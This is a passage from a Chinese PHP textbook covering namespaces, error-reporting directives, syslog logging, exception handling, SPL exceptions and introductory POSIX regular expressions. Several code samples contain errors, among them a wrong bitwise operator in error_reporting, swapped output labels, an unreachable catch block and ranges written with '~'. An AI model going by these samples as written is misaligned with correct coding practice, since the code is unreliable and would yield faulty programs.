之所以会得到这个错误，原因在于不能在同一个脚本中使用两个同名的类。从 PHP 5.3 开始，有一种简单的方法可以解决这个问题，这就是使用命名空间。所要做的只是为各个类指定一个命名空间。为此，需要对各个文件做一处修改。打开 Library.inc.php，并把下面这行代码放在该文件最前面：

```
namespace Com\Wjgilmore\Library;
```

类似的，打开 DataCleaner.inc.php，在最前面增加以下代码行：

```
namespace Com\Thirdparty\DataCleaner;
```

然后就可以使用这两个不同的 Clean 类，而不必担心出现命名冲突。为此，可以实例化各个类，但要在类前面增加命名空间作为前缀，如下例所示：

```
<?php
    require "Library.inc.php";
    require "Data.inc.php";

    use Com\Wjgilmore\Library as WJG;
    use Com\Thirdparty\DataCleaner as TP;

    // 实例化 Library 的 Clean 类
    $filter = new WJG\Clean();

    // 实例化 DataFilter 的 Clean 类
    $profanity = new TP\Clean();

    // 创建一个书名
    $title = "the idiotic sun also rises";

    // 在过滤前输出书名
    printf("Title before filters: %s <br />", $title);

    // 移除书名中的不敬言语
    $title = $profanity->removeProfanity($title);

    printf("Title after WJG\Clean: %s <br />", $title);

    // 移除空格，并使书名为首字母大写
    $title = $filter->filterTitle($title);

    printf("Title after TP\Clean: %s <br />", $title);

?>
```

执行这个脚本将生成以下输出：

```
Title before filters: the idiotic sun also rises
Title after TP\Clean: the shortsighted sun also rises
Title after WJG\Clean: The Shortsighted Sun Also Rises
```

7.7 小结

本章和前一章介绍了 PHP 的全部 OOP 特性，包括老特性和新特性。虽然 PHP 开发团队非常谨慎地确保用户不拘泥于使用这些特性，但 PHP 在与这个重要开发范型的协作方面所做的改善和充实，确实已经使该语言有了一个飞跃。如果你是面向对象程序设计的老手，希望这两章介绍的功能（这可能是你长久期待的）会让你满意。如果你是 OOP 的新手，这些内容应当有助于你更好地理解许多重要的 OOP 概念，激发你进行更多的试验和探索。

下一章将介绍一个强大的解决方案，用于高效地检测和响应网站执行过程中可能出现的意外操作错误，这就是异常处理。

第8章 错误和异常处理

即使你的胸口上有一个S[①]，除了最简单的小应用程序外（编程时）肯定还是会犯错误的。有些错误是程序员引起的，也就是开发过程中失误的产物。还有些错误是用户引起的，这是终端用户不愿意或无法遵循应用程序约束造成的。例如，可能要求用户输入电子邮件地址，用户却输入了“12341234”，显然没有考虑有效输入的要求。无论哪一种错误，应用程序都必须能够以妥善的方式处理这些预料之外的错误，并作出相应的反应，希望不要丢失数据或者导致程序或系统崩溃。此外，应用程序应当能为用户提供必要的反馈，使用户了解出现错误的原因，并相应地调整其行为。

本章将介绍 PHP 为处理错误所提供的一些特性。具体来讲，我们将介绍如下内容。

- **配置指令**。PHP 中与错误有关的配置指令确定了语言的错误处理行为。本章会介绍其中一些最重要的指令。
- **错误日志**。要记录纠正重复错误的有关过程，最好的办法就是记录应用程序错误日志，记录错误日志还能很快注意到新出现的问题。在本章中将学习到如何在操作系统后台记录程序和定制日志文件中记录日志消息。
- **异常处理**。尽管异常处理在很多流行的语言（Java、C#和 Python 等）中非常普遍，但对于 PHP 5 来说却是一个新特性，并在 PHP 5.3 中得到了强化。它提供了检测错误、作出响应和报告错误的一个标准化过程。

在历史上，开发社区对于实现适当的应用程序错误处理一直很懈怠，也因此名声不好。但是，随着应用程序不断变得更加复杂和繁琐，在日常开发中使用适当的错误处理策略变得日益重要。因此，你应当花一些时间熟悉 PHP 在这方面提供的许多特性。

8.1 配置指令

许多配置指令确定了 PHP 的错误报告行为。本节将介绍其中一些指令。

1. 设置你想要的错误敏感级别

`error_reporting` 指令确定报告的敏感级别。共有 16 个不同的级别，这些级别的任何组合都是有效的。完整的级别列表请参见表 8-1。注意，每个级别都包括位于其下面的所有级别。例如，`E_ALL` 会报告表中在它之下的其他 15 个级别的消息。

---

① 美国著名卡通和电影中的超人形象胸口有一个 S。——译者注

表 8-1 PHP 的错误报告级别

级 别	描 述
E_ALL	所有错误和警告
E_COMPILE_ERROR	致命的编译时错误
E_COMPILE_WARNING	编译时警告
E_CORE_ERROR	PHP 开始启动时发生的致命错误
E_CORE_WARNING	PHP 开始启动时发生的警告
E_DEPRECATED	使用将在 PHP 未来版本中移除的特性时给出的警告（PHP 5.3 中引入）
E_ERROR	致命的运行时错误
E_NOTICE	运行时注意消息
E_PARSE	编译时解析错误
E_RECOVERABLE_ERROR	几近致命的错误（PHP 5.2 中引入）
E_STRICT	PHP 版本可移植性建议（PHP 5 中引入）
E_USER_DEPRECATED	用户使用计划在 PHP 未来版本中移除的特性时的警告（PHP 5.3 中引入）
E_USER_ERROR	用户导致的错误
E_USER_NOTICE	用户导致的注意消息
E_USER_WARNING	用户导致的警告
E_WARNING	运行时警告

E_STRICT 是 PHP 5 的新内容，建议要基于核心开发人员对编码方法的决定来修改代码，从而确保不同 PHP 版本之间的可移植性。如果使用了已经废弃的函数或语法、不正确地使用了引用、对类字段使用 var 而不是作用域级别，或者引入了异样的风格，E_STRICT 都会提醒你注意。

注解 error_reporting 指令使用~字符表示逻辑操作符 NOT。

在开发阶段，可能希望报告所有错误。因此，可以考虑将指令设置为：

```
error_reporting = E_ALL & E_STRICT
```

我同时包含了 E_STRICT 和 E_ALL，这是因为在将来的 PHP 6 版本以前，E_ALL 并不包括与 E_STRICT 相关的错误。

但是，假设只考虑致命的运行时错误、解析错误和核心错误，可以使用逻辑操作符将指令设置为：

```
error_reporting = E_ERROR | E_PARSE | E_CORE_ERROR
```

最后再看一个例子，假设希望报告除 E_USER_WARNING 级错误之外的所有错误：

```
error_reporting = E_ALL & ~E_USER_WARNING
```

根本上讲，我们的目标是既要适当地得到通知，能知道应用程序中发生的问题，又不能让信息过于泛滥，以至于你没有耐心去查看日志。在开发过程中应该花点儿时间对各个级别做些试验，至少要很好地了解每个配置所提供的各种类型的报告数据。

2. 在浏览器上显示错误

启用 display_errors 时，将显示满足 error_reporting 所定义规则的所有错误。应当只在测试期间启用此指令，并在网站投入使用时将其禁用。显示这些消息不仅可能会让终端用户更迷惑，还可能会过多地泄露有关应用/服务器的信息。例如，假设使用文本文件存储新闻订户的电子邮件地址。因为错误的权限配置，应用程序无法写入文件。但你没有捕获这个错误并提供对用户友好的响应，而是让 PHP 向终端用户报告这个问题。于是可能显示如下的错误：

```
Warning: fopen(subscribers.txt): failed to open stream: Permission denied in
/home/www/htdocs/ 8/displayerrors.php on line 3
```

且不说你已经违反了一条基本准则——将一个敏感文件放在了文档根树中，而且你还告诉了用户这个文件的确切位置和文件名，使问题更为严重。这样一来，用户只要输入类似于 http://www.example.com/subscribers.txt 的 URL，就可以为所欲为了，而你的订户库很快就会变得面目全非。

提示　PHP 5.2 中引入了一个名为 error_get_last() 的新函数。这个函数会返回一个关联数组，包含最后出现的错误的类型、消息、文件以及行号。

3. 显示启动错误

启用 display_startup_errors 指令会显示 PHP 引擎初始化时遇到的所有错误。与 display_errors 类似，应当在测试时启用此指令，并在网站投入使用时将其禁用。

4. 记录错误

错误应当记录在每个实例中，因为这些记录能为确定应用程序和 PHP 引擎特定的问题提供最有价值的信息。因此，应当始终启用 log_errors。这些日志语句记录的具体位置取决于 error_log 指令设置。

5. 标识日志文件

错误可以发送给系统日志后台程序，或者送往由管理员通过 error_log 指令指定的文件。如果此指令设置为日志后台程序，在 Linux 上错误语句将被送往 syslog，而在 Windows 上错误将被发送到事件日志。

如果你不熟悉 syslog，起码要知道它是基于 Linux 的日志工具，提供了一个 API 来记录与系统和应用程序执行有关的消息。Windows 事件日志实际上与 Linux 的 syslog 功用相同。这些日志通常可以通过事件查看器（Event Viewer）来查看。

6. 设置日志行的最大长度

log_errors_max_len 指令设置每个日志项的最大长度（以字节为单位）。默认值为 1024 字节。将此指令设置为 0 表示不指定最大长度。

7. 忽略重复的错误

启用 ignore_repeated_errors 指令将使 PHP 忽略在同一文件中同一行上发生的重复的错误消息。

8. 忽略相同位置发生的错误

启用 ignore_repeated_source 指令将使 PHP 忽略不同文件中或同一文件中不同行上发生的重

复的错误消息。

9. 在变量中存储最近发生的错误

启用 track_errors 指令会使 PHP 在变量$php_errormsg 中存储最近发生的错误消息。一旦注册，就可以随心所欲地使用此变量数据，例如输出、存储到数据库或其他可以对变量做的事情。

8.2 错误日志

如果要在单独的文本文件中记录错误日志，那么 Web 服务器进程所有者必须有足够的权限来写这个文件。此外，要确保将这个文件存放在文档根之外，以减少遭到攻击的可能性，避免攻击者因碰巧发现这个文件而看到一些对暗中进入服务器有用的信息。

你可以将 error_log 指令设置到操作系统的日志工具（Linux 上是 syslog，Windows 上是 Event Viewer）中，这会导致 PHP 的错误消息被写入操作系统的日志工具或一个文本文件中。写入 syslog 时，错误消息如下：

```
Dec  5 10:56:37 example.com httpd: PHP Warning:
fopen(/home/www/htdocs/subscribers.txt): failed to open stream: Permission
denied in /home/www/htdocs/book/8/displayerrors.php on line 3
```

写入单独的文本文件时，错误消息如下：

```
[05-Dec-2005 10:53:47] PHP Warning:
fopen(/home/www/htdocs/subscribers.txt): failed to open stream: Permission
denied in /home/www/htdocs/book/8/displayerrors.php on line 3
```

使用哪一种方式取决于所在的环境。如果网站在共享的服务器上运行，那么可能只能使用单独的文本文件或数据库表。如果你在控制服务器，使用 syslog 则可能很理想，因为你能利用 syslog 的解析工具来查看和分析日志。要认真研究这两种方法，选择最适合于服务器环境配置的策略。

除了一般的错误输出之外，PHP 还允许向系统 syslog 发送定制的消息。PHP 通过 4 个函数提供了这个特性。本节将介绍这些函数，并在最后给出一个总结性的例子。

1. 初始化 PHP 的日志工具

define_syslog_variables()函数初始化一些常量，这些常量是使用 openlog()、closelog()和 syslog()函数时所必需的。其形式为：

```
void define_syslog_variables(void)
```

如果运行 PHP 5.2.*X* 或更早版本，使用以下日志函数之前需要先执行这个函数。另外，这个函数已经在 PHP 5.3 中废弃，并计划在 PHP 6 中完全删除，因为调用 openlog()或 syslog()函数时会自动初始化 PHP 的日志功能。

2. 打开日志连接

openlog()函数打开一个与所在平台上系统日志器的连接，通过指定几个将在日志上下文使用的参数，为向系统日志插入消息做好准备。其形式为：

```
int openlog(string ident, int option, int facility)
```

该函数支持的参数包括以下几个。

- ident，增加到每一项开始处的消息标识符。通常将这个值设置为程序名。因此，你可能会把与 PHP 有关的消息标识为“PHP”或“PHP5”。
- option，确定生成消息时使用哪些日志选项。表 8-2 列出了可用的选项。如果需要多个选项，各个选项间要用竖线分隔。例如，可以如下指定 3 个选项：LOG_ODELAY | LOG_PERROR | LOG_PID。
- facility，有助于确定记录消息日志的程序属于哪一类。对此有多个类别，包括 LOG_KERN、LOG_USER、LOG_MAIL、LOG_DAEMON、LOG_AUTH、LOG_LPR 和 LOG_LOCAL*N*，这里 *N* 是从 0 到 7 的值。注意，指定的 facility 值确定了消息的目标。例如，指定 LOG_CRON 将使后续的消息被发送到 cron 日志，而指定 LOG_USER 会使消息被发送到 messages 文件。除非 PHP 用作一个命令行解释器，否则一般会将这个参数设置为 LOG_USER。从 crontab 中执行 PHP 时，常使用 LOG_CRON。有关的详细信息请参见 syslog 文档。

表 8-2　日志选项

选　项	描　述
LOG_CONS	如果写入 syslog 时发生错误，则将输出发送到系统控制台
LOG_NDELAY	立即打开与 syslog 的连接
LOG_ODELAY	不要打开连接，直到提交了第一条消息为止。这是默认值
LOG_PERROR	将要记录的消息同时输出到 syslog 和标准错误（standard error）
LOG_PID	每个消息都带有进程 ID（PID）

openlog()函数调用是可选的，仅在你希望在日志消息前加一个预定义的字符串时才有必要调用 openlog()函数。否则，可以直接调用 syslog()函数

3. 关闭日志连接

可选的 closelog()函数关闭由 openlog()打开的连接。

```
int closelog(void)
```

4. 向日志目标发送消息

syslog()函数负责向 syslog 发送一条定制消息。其形式为：

```
int syslog(int priority, string message)
```

第一个参数 priority 指定日志优先级，表示严重程度，它可以是如下所示的值。

- LOG_EMERG，严重的系统问题，可能预示着崩溃。
- LOG_ALERT，必须立即解决的情况，可能危害系统完整性。
- LOG_CRIT，紧急错误，可能导致服务不可用，但不一定会使系统陷入危险。
- LOG_ERR，一般错误。
- LOG_WARNING，一般警告。
- LOG_NOTICE，正常但值得注意的情况。
- LOG_INFO，一般信息。
- LOG_DEBUG，一般只与调试应用程序有关的信息。

第二个参数 message 指定要记录的文本消息。如果希望记录由 PHP 引擎提供的错误消息，就可以在 message 中包括字符串%m。此字符串将被 PHP 引擎在运行时提供的错误消息字符串(strerror) 所代替。

既然已经熟悉了相关的函数，下面来看一个例子：

```
<?php
    define_syslog_variables();
    openlog("CHP8", LOG_PID, LOG_USER);
    syslog(LOG_WARNING,"Chapter 8 example warning.");
    closelog();
?>
```

这段代码将在 messages syslog 文件中生成类似下面的一条日志：

```
Dec  5 20:09:29 CHP8[30326]: Chapter 8 example warning.
```

8.3 异常处理

Java、C#和 Python 等语言很早就宣布提供了有效的错误管理功能，这是通过异常处理实现的。到了 PHP 5，该语言已经集成异常处理功能。本节将学习这个特性，包括有关的基本概念、语法和最佳实践。因为异常处理是 PHP 的新内容，所以你不会有将此特性集成到应用程序中的任何经验。对于这一点，我们将给出一个概述。如果已经熟悉了基本概念，就可以直接阅读本节后面 PHP 特定的内容。

8.3.1 为什么异常处理很方便

在完美的世界里，程序会像被充分润滑的机器一样运转，没有内部错误，也没有用户造成的错误来中断执行流程。但是，程序与真实世界一样，除了美梦什么都会有，随时都可能有不可预见的事件打断正常的事件链。按程序员的通用说法，这些意料之外的事件称为异常（exception）。有些编程语言能够对异常妥善地作出响应，这称为异常处理（exception handling）。接下来，检测到错误时代码会抛出异常，然后错误处理代码取得异常的所有权，即捕获异常。这种策略有很多优点。

对于初学者来说，异常处理对于标识和报告应用程序错误提供了通用策略，且对于指定程序在遇到错误时如何进行处理也有一般性的策略。通过使用这些策略，异常处理整顿了错误识别和错误管理过程。此外，异常处理的语法促进了将错误处理器与一般应用程序逻辑的分离，因而可以得到更有组织、更具可读性的代码。大多数实现异常处理的语言将此过程抽象为 4 个步骤：

(1) 应用程序尝试做一些操作；

(2) 如果尝试失败，则异常处理特性抛出一个异常；

(3) 指定的处理器捕获该异常，完成必要的任务；

(4) 异常处理特性清除在尝试期间占用的资源。

几乎所有语言都借用了 C++语言的异常处理器语法，即 try/catch。下面是一个简单的伪代码例子：

```
try {
    perform some task
```

```
    if something goes wrong
        throw exception("Something bad happened")
// 捕获异常
} catch(exception) {
    output the exception message
}
```

还可以创建多个处理器块来解决多个错误。为此，可以使用各种预定义处理器，或者扩展某个预定义的处理器，创建自己的定制处理器。PHP 目前只提供一个简单的处理器 exception。不过，如果需要可以扩展这个处理器。将来的版本很可能会增加其他的默认处理器。作为演示，下面基于前面的伪代码示例，使用假想的处理器类来管理与 I/O 和除法有关的错误。

```
try {
    perform some task
    if something goes wrong
        throw IOexception("Could not open file.")
    if something else goes wrong
        throw Numberexception("Division by zero not allowed.")
// 捕获 IOexception
} catch(IOexception) {
    output the IOexception message
}

// 捕获 Numberexception
} catch(Numberexception) {
    output the Numberexception message
}
```

如果你刚接触异常，这种语法形式的错误处理标准对你来说可能是全新的。在下一节中，我们将介绍并演示 PHP 5 中可用的各种新的异常处理过程，从而了解在 PHP 中如何应用这些概念。

8.3.2　PHP 的异常处理实现

本节介绍 PHP 的异常处理特性。具体来讲，首先介绍基本异常类的内部结构，并展示如何扩展这个基类，如何定义多个 catch 块，还将介绍其他一些高级处理任务。先从基础开始，下面来讨论基本异常类。

1. 扩展基本异常类

PHP 的基本异常类实际上非常简单，它提供了一个不带参数的默认构造函数，一个带有两个可选参数的重载构造函数，还包括 6 个方法。本节将分别介绍各个参数和方法。

- 默认构造函数

默认的异常构造函数不带参数。例如，可以如下使用异常类：

```
throw new Exception();
```

异常实例化后，就可以使用本节后面介绍的 6 个方法。但是，只有 4 个可以任意使用；另外两个只在使用重载构造函数实例化异常类时才能使用。

- 重载构造函数

重载构造函数可以接受 3 个可选参数，由此能提供默认构造函数所没有的其他功能。

- message。作为一个对用户友好的解释，可以通过 getMessage() 方法传递给用户。

- error code。用于保存错误标识符，可以映射到某个标识符–消息表。错误代码通常用于国际化和本地化。这个错误代码可以通过 getCode()方法得到。后面将学习如何扩展基本异常类来完成标识符–消息表查询。
- previous。PHP 5.3.0 中新增，这个可选参数可以用来传入导致抛出当前异常的异常，这个特性称为*异常串链*（exception chaining），也称为*异常嵌套*（exception nesting）。利用这个有用的选项，可以很容易地创建栈轨迹，利用这些栈轨迹能够诊断代码中出现的复杂问题。

可以用很多方式调用这个构造函数，例如：

```
throw new Exception("Something bad just happened");
throw new Exception("Something bad just happened", 4);
throw new Exception("Something bad just happened, 4, $e);
```

当然，在异常被捕获之前，实际上对异常不会发生任何事情，本节后面将加以说明。

● *方法*

异常类有以下 7 个方法。

- getCode()。返回传递给构造函数的错误代码。
- getFile()。返回抛出异常的文件名。
- getLine()。返回抛出异常的行号。
- getMessage()。返回传递给构造函数的消息。
- getPrevious()。PHP 5.3.0 中新增，这个方法会返回前一个异常（假设已经通过异常构造函数传入）。
- getTrace()。返回一个数组，其中包括出现错误的上下文的有关信息。确切地讲，该数组包括文件名、行号、函数名和函数参数。
- getTraceAsString()。返回与 getTrace()完全相同的信息，只是返回的信息是一个字符串而不是数组。

注意 虽然可以扩展异常基类，但不能覆盖之前的任何一个方法，因为它们都声明为 final。关于 final 作用域的更多信息，请参见第 6 章。

代码清单 8-1 给出了一个简单的示例，说明了如何使用重载的基类构造函数以及其他一些方法。

代码清单 8-1 产生一个异常

```
try {

    $fh = fopen("contacts.txt", "r");
    if (! $fh) {
        throw new Exception("Could not open the file!");
    }
}
catch (Exception $e) {
    echo "Error (File: ".$e->getFile().", line ".
          $e->getLine()."): ".$e->getMessage();
}
```

产生异常时，将输出如下内容：

```
Error (File: /usr/local/apache2/htdocs/8/read.php, line 6): Could not open the file!
```

2. 扩展异常类

虽然 PHP 的基本异常类提供了非常不错的特性，但在某些情况下，可能还要扩展这个类来得到更多的功能。例如，假设希望将应用程序国际化，以便翻译错误消息。这些消息放在一个数组中，该数组位于一个单独的文本文件中。扩展后的异常类将读取这个平面（文本）文件，把传递给构造函数的错误代码映射为适当的消息（假设已经本地化为适当的语言）。示例文本文件如下：

```
1,Could not connect to the database!
2,Incorrect password. Please try again.
3,Username not found.
4,You do not possess adequate privileges to execute this command.
```

基于某种语言和错误代码实例化 MyException 类时，它将读取适当的语言文件，将每一行解析为由错误代码及其相应消息组成的关联数组。代码清单 8-2 显示了 MyException 类，并给出了一个使用例子。

代码清单 8-2　MyExcpetion 类的使用

```
class MyException extends Exception {

    function __construct($language,$errorcode) {
        $this->language = $language;
        $this->errorcode = $errorcode;
    }

    function getMessageMap() {
        $errors = file("errors/".$this->language.".txt");
        foreach($errors as $error) {
            list($key,$value) = explode(",",$error,2);
            $errorArray[$key] = $value;
        }
        return $errorArray[$this->errorcode];
    }

}

try {
    throw new MyException("english",4);
}
catch (MyException $e) {
    echo $e->getMessageMap();
}
```

3. 捕获多个异常

优秀的程序员总是会确保考虑到所有可能的情况。假设有以下情况，网站提供了一个 HTML 表单，以方便用户通过提交电子邮件地址来订阅新闻。对此可能会有多种结果。例如，用户可能会做如下事情：

- 提供有效的电子邮件地址；
- 提供无效的电子邮件地址；
- 没有输入任何电子邮件地址；
- 尝试进行攻击，如 SQL 注入。

适当的异常处理会考虑到所有这些情况。但是，为此需要提供一种方法来捕获每一个异常。幸运的是，这在 PHP 中很容易实现。代码清单 8-3 显示了满足此需要的代码。

代码清单 8-3 捕获多个异常

```
<?php

    /* 如果一封电子邮件被视为非法，则 InvalidEmailException 类将通知站点管理员 */

    class InvalidEmailException extends Exception {

        function __construct($message, $email) {
           $this->message = $message;
           $this->notifyAdmin($email);
        }

        private function notifyAdmin($email) {
           mail("admin@example.org","INVALID EMAIL",$email,"From:web@example.com");
        }

    }

    /* Subscribe 类验证电子邮件地址并将其加入数据库 */

    class Subscribe {

        function validateEmail($email) {

            try {

                if ($email == "") {
                    throw new Exception("You must enter an e-mail address!");
                } else {

                    list($user,$domain) = explode("@", $email);

                    if (! checkdnsrr($domain, "MX"))
                        throw new InvalidEmailException(
                            "Invalid e-mail address!", $email);
                    else
                        return 1;
                }

            } catch (Exception $e) {
                  echo $e->getMessage();
            } catch (InvalidEmailException $e) {
                  echo $e->getMessage();
```

```
                $e->notifyAdmin($email);
            }

        }

        /* 将电子邮件地址加入数据库 */

        function subscribeUser() {
            echo $this->email." added to the database!";
        }

    }

    // 假设电子邮件地址来自订阅表格

    $_POST['email'] = "someuser@example.com";

    /*尝试验证并添加地址到数据库*/
    if (isset($_POST['email'])) {
        $subscribe = new Subscribe();
        if($subscribe->validateEmail($_POST['email']))
            $subscribe->subscribeUser($_POST['email']);
    }

?>
```

可以看到，完全可以触发两个不同的异常，一个是从基类派生的异常，另一个是从 InvalidEmailException 类扩展得到的异常。

8.3.3　SPL 异常

第 7 章已经介绍过，SPL（Standard PHP Library，标准 PHP 库）扩展了 PHP，为一些常见任务提供了现成的解决方案，如文件访问、各种排序以及 PHP 未内置支持的一些数据结构（如栈、队列和堆）的实现。 由于认识到异常的重要性，SPL 还提供了 13 个预定义的异常。这些扩展可以分为与逻辑相关或与运行时相关两大类，这两类异常类分别扩展 LogicException 和 RuntimeException。所有这些类最终都要扩展内置的 Exception 类，这说明完全可以访问 getMessage()和 getLine()等方法。以下给出各个异常的定义。

- BadFunctionCallException：如果调用了未定义的函数，或者调用一个函数时相应的参数个数不对，这种情况要使用 BadFunctionCallException 类来处理。
- BadMethodCallException：如果调用了未定义的方法，或者调用一个方法时相应的参数个数不对，这种情况要使用 BadMethodCallException 类来处理。
- DomainException：DomainException 类要用来处理输入值超出某个范围的情况。例如，如果一个“减肥”应用包含一个方法，这个方法原本要把用户当前的体重保存到数据库中，但提供的值小于 0，此时就要抛出一个类型为 DomainException 的异常。
- InvalidArgumentException：如果传入一个函数或方法的参数类型不兼容，这种情况要用 InvalidArgumentException 类来处理。

- LengthException：LengthException 类要用来处理字符串长度不合法的情况。例如，如果一个应用包含一个处理用户社会保险号的方法，但传入方法的字符串长度不是 9 个字符，就要抛出一个类型为 LengthException 的异常。
- LogicException：LogicException 类是所有其他 SPL 异常扩展的两个基类之一（另一个基类是 RuntimeException 类）。要用 LogicException 类处理应用程序编写不正确的情况，例如试图在设置一个类属性之前调用一个方法。
- OutOfBoundsException：OutOfBoundsException 类要用来处理所提供的值与数组中所有已定义的键均不匹配的情况。
- OutOfRangeException：OutOfRangeException 类要用来处理一个函数的输出值超出一个预定义范围的情况。这与 DomainException 有所不同，DomainException 所关注的是输入而不是输出。
- OverflowException：OverflowException 类要用来处理出现算术或缓冲区上溢出的情况。例如，如果试图向一个已经达到预定义大小的数组再增加一个值，就会触发一个上溢出异常。
- RangeException：文档中将这个异常定义为 DomainException 类的运行时版本，RangeException 类要用来处理与上溢出和下溢出无关的算术错误。
- RuntimeException：RuntimeException 类是所有其他 SPL 异常扩展的两个基类之一（另一个基类是 LogicException 类），用于处理只在运行时出现的错误。
- UnderflowException：UnderflowException 类要用来处理出现算术或缓冲区下溢出的情况。例如，如果试图从已经为空的数组删除一个值，就会触发一个下溢出异常。
- UnexpectedValueException：UnexpectedValueException 类要用来处理所提供的值与所有预定义的值集都不匹配的情况。

要记住，这些异常类目前并没有提供与其处理的情况相关的特殊特性。实际上，提供这些异常类的目标只是通过使用适当命名的异常处理程序（而不是简单地使用一般的 Exception 类）来帮助改善代码的可读性。

8.4 小结

本章的内容涉及当今编程界很多核心的错误处理实践。虽然，这些特性的实现仍然比策略更受欢迎，但是策略确实很重要。通过引入日志和错误处理等功能，可以使程序员更好地检测代码中未预见到的问题，并作出适当的响应。

下一章将深入介绍 PHP 的字符串解析功能（它涵盖了 PHP 语言强大的正则表达式特性），还将介绍许多功能强大的字符串处理函数。

第9章 字符串和正则表达式

作为程序员，我们往往基于一些既定规则来构建应用程序，这些规则与信息的分类、解析、存储和显示有关，而不论这些信息是美食食谱、销售订单、散文诗歌或者其他数据。本章将介绍有关的一些 PHP 函数，毫无疑问，完成这些任务时会经常使用这些函数。

本章包含以下内容。

- **正则表达式。**PHP 长期支持两种正则表达式实现，分别称为 Perl 正则表达式和 POSIX 正则表达式。尽管 POSIX 实现在版本 5.3.0 中被废弃，但在本书这一版中我还是保留了关于 POSIX 实现的章节，因为你可能需要了解如何将遗留代码转换为 Perl 实现。这一章还将学习 PHP 中基于 Perl 的正则表达式的所有内容，这也是目前 PHP 语言唯一正式支持的正则表达式语法。
- **字符串管理。**PHP 是字符串管理的“切割器”（Slap Chop™），允许你采用可以想见的几乎所有方式对文本进行切片分割。PHP 提供了近 100 个内置字符串处理函数，另外这些函数还能链在一起实现更为复杂的行为，所以在这个方面，没有 PHP 做不到，只有你想不到。这一章中，我将介绍 PHP 必须提供的最常用的一些处理函数。
- **PEAR `Validate_US` 包。**在本章和后面的章节中，将介绍与各章内容有关的各个 PEAR 包：本章介绍的是 `Validate_US`，这个 PEAR 包用于验证各类应用程序中常用信息项的语法，包括电话号码、社会保险号（SSN）、ZIP 编码和州名称缩写。（如果不熟悉 PEAR，可以参见第 11 章中的介绍。）

9.1 正则表达式

在正则表达式（regular expression）的基础上，可以根据预定义的语法规则描述或匹配数据。正则表达式本身只是字符串模式，用于匹配某些文本。这个字符串可以是你所熟悉的模式，如单词 dog，也可以是在模式匹配上下文中有特殊意义的模式，如`<(?)>.*<\ /.?>`。

如果你不熟悉一般表达式的机制，请花点时间阅读本节余下部分的简单教程。但是，因为相关的网上教程和打印教程非常多，我在此只专注于介绍其基本内容。如果你已经是一个正则表达式高手，可以跳过以下教程，直接阅读 9.1.2 节。

注意 在本章导言中我曾经指出，PHP中基于POSIX的正则表达式库已经在版本5.3.0中废弃。如果试图使用这个库的任何函数，会生成一个E_DEPRECATED级的提示。因为这是一个相对较新的进展，所以我决定在本书这一版中还是保留接下来两小节关于POSIX的内容，因为你可能需要重

构遗留代码来使用目前唯一支持的Perl库，因此可能需要理解POSIX特定的语法。不过，不要在新代码中使用这些函数，因为最终它们肯定会从PHP语言中完全删除！

9.1.1 正则表达式语法（POSIX）

POSIX 正则表达式的结构与一般的数学表达式相似：各个元素（操作符）组合在一起构成一个更复杂的表达式。正是正则表达式元素的这种组合，使得正则表达式有着非常强大的功能。不仅可以找到或匹配字面量表达式，如某个单词或数字，还可以找到许多语义不同但语法相似的字符串，如文件中的所有 HTML 标签。

注解 POSIX表示UNIX的可移植操作系统接口（Portable Operating System Interface for UNIX），是最初针对基于UNIX操作系统的一组标准。POSIX正则表达式语法的目的是让许多编程语言中实现正则表达式的方式标准化。

最简单的正则表达式是只匹配一个字符的表达式，如 g，它能与诸如 gog、haggle 和 bag 等字符串匹配。可以将几个字母组合成为更大的表达式，如 gan，它在逻辑上可以匹配任何包含 gan 的字符串，如 gang、organize 或 Reagan。

还可以使用管道操作符（|）同时测试不同的表达式。例如，可以通过正则表达式 php|zend 测试 php 或 zend。

在介绍 PHP 基于 POSIX 的正则表达式函数之前，先介绍 POSIX 为定位不同的字符序列所支持的 3 种方法：中括号、量词和预定义字符范围。

1. 中括号

中括号（[]）可用来表述要匹配的一定范围内的字符或字符列表。正则表达式 php 将找到包含字符串 php 的所有字符串。与 php 相反，正则表达式[php]将找到任何包含字符 p 或 h 的字符串。一些常用的字符范围如下所示。

- [0~9]。匹配任何从 0 到 9 的十进制数字。
- [a~z]。匹配任何从小写 a 到 z 的字符。
- [A~Z]。匹配任何从大写 A 到 Z 的字符。
- [A~Za~z]。匹配任何从大写 A 到小写 z 的字符。

当然，以上所示的范围是一般性的；也可以使用[0-3]来匹配从 0 到 3 范围内的十进制数字，或者使用[b-v]来匹配从 b 到 v 的小写字符。简单地说，可以指定任意的 ASCII 范围。

2. 量词

有时你可能想创建若干正则表达式来根据字符出现的频率或位置寻找字符。举个例子，你也许想找到包含一个或多个 p 的实例的字符串，或至少包含两个 p 的字符串，甚至是以 p 开头或以 p 结尾的字符串。在正则表达式中插入特定的字符就可以实现这些要求。以下是这些字符的几个示例。

- p+。匹配任何至少包含一个 p 的字符串。
- p*。匹配任何包含零个或多个 p 的字符串。
- p?。匹配任何包含零个或一个 p 的字符串。

- p{2}。匹配任何包含两个连续 p 的字符串。
- p{2,3}。匹配任何包含两个或三个连续 p 的字符串。
- p{2,}。匹配任何至少包含两个连续 p 的字符串。
- p$。匹配任何以 p 结尾的字符串。

还有些标志可以放在字符序列的前面，或置于字符序列中间：

- ^p。匹配任何以 p 开头的字符串。
- [^a-zA-Z]。匹配任何不包含从 a~z 和从 A~Z 字符的字符串。
- p.p。匹配任何包含字符 p、接下来是任何字符、再接下来又是 p 的字符串。

还可以组合特殊字符，构造更复杂的表达式。考虑以下例子：

- ^.{2}$。匹配任何只包含两个字符的字符串。
- (.*)。匹配任何被和包围的字符串。
- p(hp)*。匹配任何包含一个 p，p 后面是零个或多个 hp 的字符串。

你可能希望在字符串中搜索这些特殊字符，而不是在上述特殊的上下文中使用它们。如果这样，这些字符就必须用反斜线（\）进行转义。例如，假设要搜索美元数，一个可能的正则表达式是：([\$])([0-9]+)，即美元符后面跟一个或多个整数。注意美元符前面的反斜线。这个正则表达式可以匹配$42、$560 和$3。

3. 预定义字符范围（字符类）

为了编程方便，可以使用一些预定义的字符范围，称为*字符类*（character class）。字符类指定整个字符范围，例如字母或整数集。标准的字符类包括以下几个。

- [:alpha:]。小写和大写字母字符。也可以指定为[A-Za-z]。
- [:alnum:]。小写和大写字母字符以及数字。也可以指定为[A-Za-z0-9]。
- [:cntrl:]。控制字符，如制表符、退格符或反斜线。
- [:digit:]。0~9 的数字。也可以指定为[0-9]。
- [:graph:]。ASCII 33~126 范围内的可打印字符。
- [:lower:]。小写字母字符。也可以指定为[a-z]。
- [:punct:]。标点符号字符，包括：~ ` ! @ # $ % ^ & * ( ) - _ + = { } [ ] : ; ' < > ,. ?和/。
